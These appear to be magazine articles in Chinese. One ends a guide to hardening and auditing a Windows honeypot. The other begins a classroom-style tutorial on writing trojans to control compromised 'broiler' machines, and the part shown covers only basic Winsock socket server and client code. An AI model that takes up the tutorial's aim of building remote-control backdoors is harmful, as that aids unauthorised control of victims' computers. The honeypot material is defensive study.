你以administrator登录，入侵者以system权限登录，这时，如果你的操作系统支持query user这样的命令或是使用了XP操作系统的话，入侵者只要手指一动，就可以发现当前计算机上除了他以外，还有另外一个人，而且，像XP那样的操作系统，甚至连每个用户所运行的程序都可以轻易看到，无形中就会暴露自己的行踪。

安装组件

尽量安装较多的组件，尤其像IIS这样吸引入侵者眼球的服务，一定要装上，以后我们主要靠这样的组件来吸引入侵者。

用户配置

禁掉一些没有意义的用户，像guest这样的用户，但是IIS带的用户千万不要停。另外，保证至少有两个管理员，两个管理员帐号密码长度要达到12位以上，而且要带有特殊字符，保证不是你平时惯用的生日密码。之所以需要两个管理员帐号是为了起一个冗余的作用，另外，有时候被逼无奈的情况下，还可能会牺牲一个做陷阱帐号，当然，那时候我们会再多做一些修改。以上是一些大的方向，接下来，我们要在小地方做文章。一些细节上的问题往往是致命的，在蜜罐中也是如此，一个小小的细节可能就会导致你的蜜罐系统完全被暴露出来，因此，细节上的设置一定要经过三思。

进一步修改用户权限

我们设置C:\WINNT目录（如果你的Windows是安装在C盘的话）以及下面几个特别需要注意的文件的权限。首先，通过阻止从C盘继承权限，这样就恢复了WINNT目录的默认权限，然后，再到高级选项中选择重置子对象并允许传播可继承权限，以便让WINNT的子目录和文件也恢复默认的权限。接下来，我们需要修改一些危险命令。

先修改net命令，这里我们只用权限来限制用户对net命令的调用（需要修改net.exe和net1.exe两个文件），直接将Everyone组设置为全部拒绝，这样，无论是谁，都无法使用net命令，接下来，还要修改cacls.exe命令的权限，由于该命令可以在命令行下修改权限设置，因此，也需要修改，同样，将Everyone组设置为全部拒绝即可。

这样，当我们试图运行这些命令时，就会收到拒绝访问的信息：

```
C:\>net
拒绝访问。
C:\>net1
拒绝访问。
C:\>cacls
拒绝访问。
```

同样地，将Format.com文件也做相同的权限设置，以防入侵者恼羞成怒，给咱玩个格式化。权限设置时需要注意，在设置权限时，千万不要允许继承来自父系的权限；而且，尽量是对Everyone组设置全部拒绝，而不是将所有的用户都从访问控制列表删除；这是因为Windows的NTFS分区权限的否优先原则，这样更有保证，可以防止误操作使权限恢复。

然后，我们要对个别比较重要的文件加上审核。首先，我们要先打开审核策略，因为Windows 2000默认的审核策略是没有打开的。在运行中输入gpedit.msc，运行组策略，在"计算机配置"→"Windows设置"→"安全设置"→"审核策略"中，选择相应的事件以打开审核。由于我安装的为Win2k

pro 系统，无法远程登录，所以，登录审核不用选择，这里，建议选择访问对象审核和帐户管理审核。将审核策略打开后，找到以下几个文件：%systemroot%\system32\cmd.exe、%systemroot%\regedit.exe、rundll32.exe。选择这几个文件的属性，在安全中选择高级，然后选择审核项，在这里全部审核；将所有动作都列入审核范围内。类似地，还可以设置一些其他文件的审核，这个就随便你了。另外，为了保证日志不被随意删除，给我们的日志加些权限上的限制，位置是：**%systemroot%\system32\config** 目录，该目录下后缀为.Evt 的文件为日志文件，为了防止日志被删，全都加上权限，权限设置方法和上面一样，先取消继承，然后给日志加权限，至于权限如何加，完全可以根据自己的要求，不过尽量不要太严格，否则容易受到怀疑，但是，也要注意，对于审核这一项的日志，绝对不能让入侵者随意删除，以上权限的设置只是给一些建议而已，在绝大多数情况下，完全没必要依照我说的这些来设置权限，只要了解了其中的目的和用意，完全可以依照自己的实际情况进行设置。

创建陷阱帐号

如果没有一个合理的陷阱帐号，那么上面的工作就属于无用功了，帐号创建当然需要一些技巧性，而且，针对不同的人，应该给他们不同的帐号，也许有人会比较奇怪我这个说法，但是，这里如果我问，谁能详细叙述一下Power Users组的权限？相信很多人都能想到，这是一个权限仅次于administrators组的用户组，其权限相当高。但是，也不排除，很多人根本就不知道这个问题，另外，可能还有人也不知道，Power Users组甚至可以重置某个文件的所有权，在权限充斥着的Win2k 中，如果能取得所有权，那么，事情将会非常可怕，不过还好，Power Users组的用户并不能修改文件的审核项（如图29），从图中可以看出，Power Users组的用户根本没有设置审核这一项。




图29

虽说如此，但是，有一点是相当值得庆幸，当Power Users组的用户对某个文件没有访问权限或只能读和运行的时候，那么，他将什么都做不了。这个用户组这样的设置毫无疑问地就给我们提供了方便，只要权限设置得当，将该组的用户锁定在一个你想要的范围中活动是绝对没有问题的，但是，很多时候，我们应该适当放宽陷阱帐号的权限，至少我们要放松该帐号的读取权限和部分不危险程序的运行权限，这样，我们可以记录该用户的动作。

另外，由于大部分入侵动作都在cmd 下进行，因此，我们应该对一些常用命令做一些审核上的设置，例如：net.exe、net1.exe、netstat 等等，但是，通过这样的审核，并不能详细地记录过程，因此，建议使用一些第三方工具，例如，cmdLog，关于cmdlog 的介绍网上有很多，这里就不多说了，我主要是提供思路。

保存当前设置

虽然当前系统为蜜罐，但是，如果一旦系统受到严重损坏，那么，吃苦受累的还是我们，因此，做好系统备份是十分必要的，有些人喜欢使用Ghost，这样也不错，在把各种设置都完成后，做一下Ghost，恢复起来也快。

如果对Ghost 没有兴趣的朋友呢，可以考虑备份当前的一些设置：

1、备份注册表，要全部都备份

2、备份系统关键文件

也许有人会问，哪些才是关键文件？这个比较难回答，首先是系统启动文件，在系统盘根目录下，属性为隐藏加系统，除了这些，还可以备份一些可能被后门程序或病毒替换的文件，以便以后恢复，不过，这类文件很多都是系统可以自动修复的。

3、备份得差不多了，给自己的系统来照个相

给系统做快照的软件很多，如RegSnap，照完之后，以后当怀疑系统被攻入时再做一次，以方便对比。

以上就是一些简单的准备工作，如果你有一台专门的主机用来做蜜罐的话，那么，建议你花点银子买个协议分析器或是直接在蜜罐主机上长期架设个Sniffer，当然，如果这样的话，你要做好随时清理硬盘的准备。

蜜罐的工作

其实，真正使用蜜罐的人应该知道，蜜罐的功能中，捕捉入侵者的动作相对捕捉病毒和病毒流向等功能来说，是很少用到的。在蜜罐工作过程中，往往需要捕捉的是蜜罐所在网络中的病毒流向和爆发等情况，当触发某一事件时，产生报警，在某种角度上来说，蜜罐在很多时候都是当作IDS 来使用的，只是它相对那些专业的硬件IDS 来说，不够专业，而且廉价。简单说来，很多时候，我们就可以认为蜜罐是一个廉价的IDS。在前面，虚拟的蜜罐系统中，讲过了一些攻击的判别和特征，在此，仍然是适用的。只要了解了上面讲述的一些简单步骤，对于个人架设蜜罐来说，还是比较简单的，另外，在个人使用的时候，推荐在本机上运行一些IDS软件，Windows系统下，可以使用Snort for Win版本和Session Wall之类的软件。提了半天IDS，这里简单说一下，为什么要在蜜罐中使用IDS：

其一，就如上面所说，蜜罐有时本身就是作为IDS 来使用。

其二，IDS 软件在蜜罐系统中的主要作用是用来侦测数据来源去向，如果IDS 软件功能够强的话，甚至还可能分析详细的数据包内容等详细信息。

其三，由于IDS 属于实时检测系统，因此，对于一些突发事件响应较快，比起手动sniffer 分析，速度和效率都是很高的。

总之，应该记住，在相当多时候，IDS 和蜜罐是密不可分的。

其实，在上一部分，很多类型的攻击特征都已经讲明，利用真实的操作系统制作蜜罐与虚拟的蜜罐系统最大的不同之处，也就是因为，真实的操作系统可以利用系统本身的一些特性，例如，上面所看到的，权限、审核等功能的利用，利用这些系统本身的特征，加上一些常见问题的处理能力，这就组成了真实操作系统的蜜罐系统。

六、结束语

由于篇幅有限，本文就到此结束了。关于蜜罐系统，这里只讲述了一些简单的问题，也许很多读者会认为内容不够充实，但是，由于条件所限，而且，很多读者对IDS等相关知识并不是很了解，所以，一些知识点讲述起来可能会有困难，因此，部分细节就没有太过深入，实例也较少。

最后要提醒读者：

本文涉及的知识相当浅显，可谓是蜜罐系统的皮毛而已，读者切勿因读懂本文而沾沾自喜，如果对蜜罐系统有兴趣的话，建议购买相关的专业书籍阅读。另外，值得注意的是，蜜罐系统是一门技术，而并不是一个简单的工具；而且，如果想深入学习的话，接触最多的并非是实战，而是以理论为基础加上经验，笔者曾接触过国内某著名杀毒厂商的蜜罐产品，打开系统监视的过程中，面对的就是大量的日志记录和一些Sniffer捕捉到的数据，因此，对于没有足够耐心的朋友，建议放弃深入学习蜜罐的想法。总之，坚实的理论加上入侵、攻击等事件的处理经验，就是分析和搭建蜜罐系统的最好工具！

（关于伪装http服务的程序http.plSMBCrack_sniffer_pro.cap、X_scan_NT_crack_sniffer_pro.cap、SMBCrack_NT_password_crack_nsfocus_capture.datX_scan_NT_password_crack_nsfocus_capture.dat光盘中有收录）

菜鸟后门编写步步高

王炜／ww0830

老师望着台下的小菜们说到：“今天的天气真好，美丽的北国风光，千里冰封，万里雪飘，风冷的就像刀割一样刻在脸上，所以新的一期课也开始了。”

“我们上什么内容呢？”菜鸟A问道。

“嗯，大家希望听什么呢？”老师征求大家的意见。

“新的一年是鸡年，那当然希望鸡年肉鸡连连啦！”小菜们忘情的笑道。

“哦！这个其实我也很想的。”老师说道，“工欲善其事，必先利其器，那我们要控制肉鸡，离不开什么呢？”

“唔……”小菜们思索了一会：“为什么我们可以控制肉鸡呢？木马！对！一定是木马！”

“没错！大家看！”老师在墙上投影出了几十种木马。

“哇！从来没见过这么多木马啊！”小菜们玩玩这个，玩玩那个，试着控制远端机器的文件，键盘，鼠标，甚至光驱，打印机等，一个个都对木马爱不释手。

“这次课我们就把重点放在木马的编写技术上，让大家也能成为木马的终结者，哦，不，木马的制造者吧！”

计算机网络通信初步

“木马，木马，就是木头做的马！”老师说道。

扑通……台下倒一大片。

“啊，那是出自经典名篇《特洛依》，如果大家不清楚，可以下去找找《特洛依》来看看”


“既然木马是通过网络来远程控制我们的肉鸡，那么木马必须拥有的首发功能，就是网络远程通信的功能了。网络远程通信，有好几种实现方法，在这里我们使用Windows socket编程。

小知识：Windows下网络通信编程的几种方式。第一种是基于NetBIOS的网络编程，这种方法在小型局域网环境下的实时通信有很高的效率；第二种是基于Winsock的网络编程；这种方法使用一套简单的Windows API函数，来实现应用层上的编程；第三种是直接网络编程；比如Winpcap，libnet等网络数据包构造技术，可以完成链路层或网络层上的网络编程；第四种是基于物理设备的网络编程，即MAC层编程接口。就是通过socket了。

“IP、端口和socket是紧密相联的，但又绝不是相同的概念。”老师解释道，“我们一定要分清楚！”

1.IP地址的独白


大家好，我是IP地址，全称是网络协议地址。IP（网际协议）是我大哥，我很佩服它，因为著名的TCP/IP协议就是以我大哥的名字命名的。当时包括ARP，UDP，ICMP等各大协议华山论剑，商讨协议林的盟主，我大哥武功盖世，德高望众，但虚怀若谷，在万般推脱不成下，只好担任了协议林二盟主——其实TCP有什么了不起的，它能跑起来，全是我大哥的功劳。



而我，IP地址，是我大哥IP协议中的一段。虽然我很小——只占整个IP协议很少的一部分，但不要小看我，因为只有通过我才能确定Internet网上成千上万台机器的确切位置，只有通过我，路由器才能知道数据该往那儿转送，只有通过我，主机间才能互相的通信。我和大哥对信息化世界的建设都是死心塌地，忠诚不二的，为此贡献了我们的全部青春和岁月。只要告诉了我们要去的远端主机，那么无论天涯海角，万水千山，我们一定会将信息准确无误的送到。这不，大哥又叫我出发了，风萧萧兮易水寒，错了，错了，应该是，青山不改，绿水长流，各位后会有期……附我和大哥的合影，如图1。


2.端口地址的独白：

我是端口地址，就是port，是TCP的手下。我的作用是区分机器上的各种服务。服务器要提供服务，必须要打开对应的端口——像FTP服务是21端口，web服务是80端口。有了端口，客户端才可以连接，传输数据。IP有什么了不起？一台机器可能有好几十种服务，没有我端口，和TCP，它根本不知道数据该往那个服务走。图2是我在TCP中的位置，大家一定要记住哦。




3.Socket的独白：

我是socket，为自由而生。我不属于任何协议，因为不是ISO或IEEE创造的我，我诞生在加利福尼亚大学伯克利分校（Berkeley）实验室中。他们赋与了我连接不同配置、不同系统计算机通信的能力，他们说：这是为了自由！我做到了。如果说IP是确定通信主机的位置，端口是确定通信主机的服务，那么我——socket，就是确定通信具体的进程了。虽然IP和端口可以唯一的区分网络上的每台主机和服务，但是每台主机的同一个程序，可以同时和多台机器通信，比如qq，IE，就有可能同时和几台甚至几十台机器连接。所以每一个通信，都要使用我——socket来标明每一个通信的进程。每次在我的带领下，IP和端口就会找到它们对应的进程，在它们装卸数据，核对情况的时侯，我就会一个人默默的走开。



"下面就是使用IP地址和标识符socket来标明每一个通信的进程，如图3。"

老师继续说道，"由于伯克利的工作，我们使用socket实现网络通信编程是非常方便的。Socket，其实它就是一个整数，标识了计算机上不同的通信端点。程序在通信前，建立一个套接字，以后对设置IP、端口和传输数据等，都通过此套接字来进行就可以了。说了这么多概念上的东西，很想看看套接字在编程时是如何实现的呀。"



"通信通信，必然是两台计算机间的事情，而且需要有一台是服务端，一台是客户端。服务端首先启动，建立一个套接字socket，并对相应的IP和端口进行绑定、监听；客户端也建立一个套接字，它直接连接服务端监听的端口；双方连接建立后，服务端和客户端就可以互相传输数据了，当然都是通过socket来完成的。其工作流程图，如图4。"

"我们庖丁解牛，分而治之。首先看服务端的程序。其流程是：

socket()→bind()→listen→accept()→recv()/send()→closesocket()，对于Windows下的程序，最前面还有一个**WSAStartup()**的过程，初始化windows socket dll。"

"先是初始化Windows Socket Dll"：

WSAStartup(MAKEWORD(2,2),&ws);

然后建立socket：**sockfd = socket(AF_INET, SOCK_STREAM, 0)**；再bind本机的830端口：

```
    my_addr.sin_family = AF_INET;              /* 协议类型
是INET */
    my_addr.sin_port = htons(830);                          /*
绑定830端口         */
    my_addr.sin_addr.s_addr = INADDR_ANY; /* 本机任意IP
        */
    bind(sockfd, (struct sockaddr *)&my_addr, sizeof(struct
sockaddr))
```

接下来监听端口：**listen(sockfd, BACKLOG)**，如果有客户端的连接请求，接收它：**new_fd = accept(sockfd, (struct sockaddr *)&their_addr, &sin_size)**，最后发送ww0830字符串过去：**send(new_fd, "ww0830\n", 14, 0)**

收尾工作，关闭socket：**closesocket(sockfd)**；**closesocket(new_fd)**；

"程序合起来，就是这样子的。"老师在墙上投影出整个程序。

```
#include <stdio.h>
#include <winsock.h>
#pragma comment(lib,"Ws2_32")
#define BACKLOG 10 /* 多少等待连接控制 */
int main()
{
int sockfd, new_fd;              /*     定义套接字      */
struct sockaddr_in my_addr;      /*     本地地址信息    */
struct sockaddr_in their_addr;   /*     连接者地址信息  */
    int sin_size;
    WSADATA ws;
    WSAStartup(MAKEWORD(2,2),&ws);          // 初始化
Windows Socket Dll
    //建立socket
    sockfd = socket(AF_INET, SOCK_STREAM, 0);
  //bind本机的830端口
  my_addr.sin_family = AF_INET;   /* 协议类型是INET   */
  my_addr.sin_port = htons(830);  /* 绑定830端口      */
              my_addr.sin_addr.s_addr = INADDR_ANY;  /
* 本机任意IP          */
                    bind(sockfd, (struct sockaddr *)
&my_addr, sizeof(struct sockaddr));
                    //listen，监听端口
                    listen(sockfd, BACKLOG);
                    printf("listen......");
                    //等待客户端连接
                    sin_size = sizeof(struct sockaddr_in);
                    new_fd = accept(sockfd, (struct
sockaddr *)&their_addr, &sin_size));
                    //有连接，发送ww0830字符串过去
                    send(new_fd, "ww0830\n", 14, 0);
                    printf("send ok!\n");
                    //成功，关闭套接字
                    closesocket(sockfd);
    closesocket(new_fd);
    return 0;
  }
```

"哇！果然都是对socket的操作！"小菜们感叹道。

"对！大家注意，我为了突出整个流程和节约篇幅，程序没有加任何的错误判断和处理。但在实际的程序中，错误处理是很重要的部分，大家一定要重视！"老师说道，

"我们把server.cpp编译，执行，就会一直监听830端口，如图5。"

"测试一下吧。在另一台机器上，进入命令行界面，输入**telnet 服务器IP 830**，我的服务器ip是211.83.154.120，那就像图6一样输入命令。"

"敲回车，telnet客户端成功的收到了服务端发来的ww0830字符串，并显示在屏幕上；而在服务端也显示传输成功，如图7。"

"刚才客户端使用的telnet程序是Windows系统自带的。我们也可以自己实现一个客户端的程序，来实现通信。"老师说道，"客户端的流程如下。"**socket()→connect()→send()/**

recv()→closesocket()“客户端只管连接就可以了，所以更简单。还是流程最关键，我们也把脉络提出来过一遍吧。”老师说道。

“首先是初始化 Windows Socket Dll：**WSAStartup(MAKEWORD(2,2),&ws)**；然后建立 socket：**sockfd= socket(AF_INET, SOCK_STREAM, 0)**；

接着连接服务器方：

```
    their_addr.sin_family = AF_INET;           /*
协议类型是INET   */
    their_addr.sin_port = htons(830);          /*
连接对方830端口  */
    their_addr.sin_addr.s_addr = inet_addr(argv[1]); /*
连接对方的IP     */
    connect(sockfd, (struct sockaddr *)&their_addr,sizeof
(struct sockaddr));
```

连接成功就接收数据：**recv(sockfd, buf, MAXDATASIZE, 0)**最后把收到的数据打印出来并关闭套接字：**printf("Received: %s",buf); closesocket(sockfd);**”

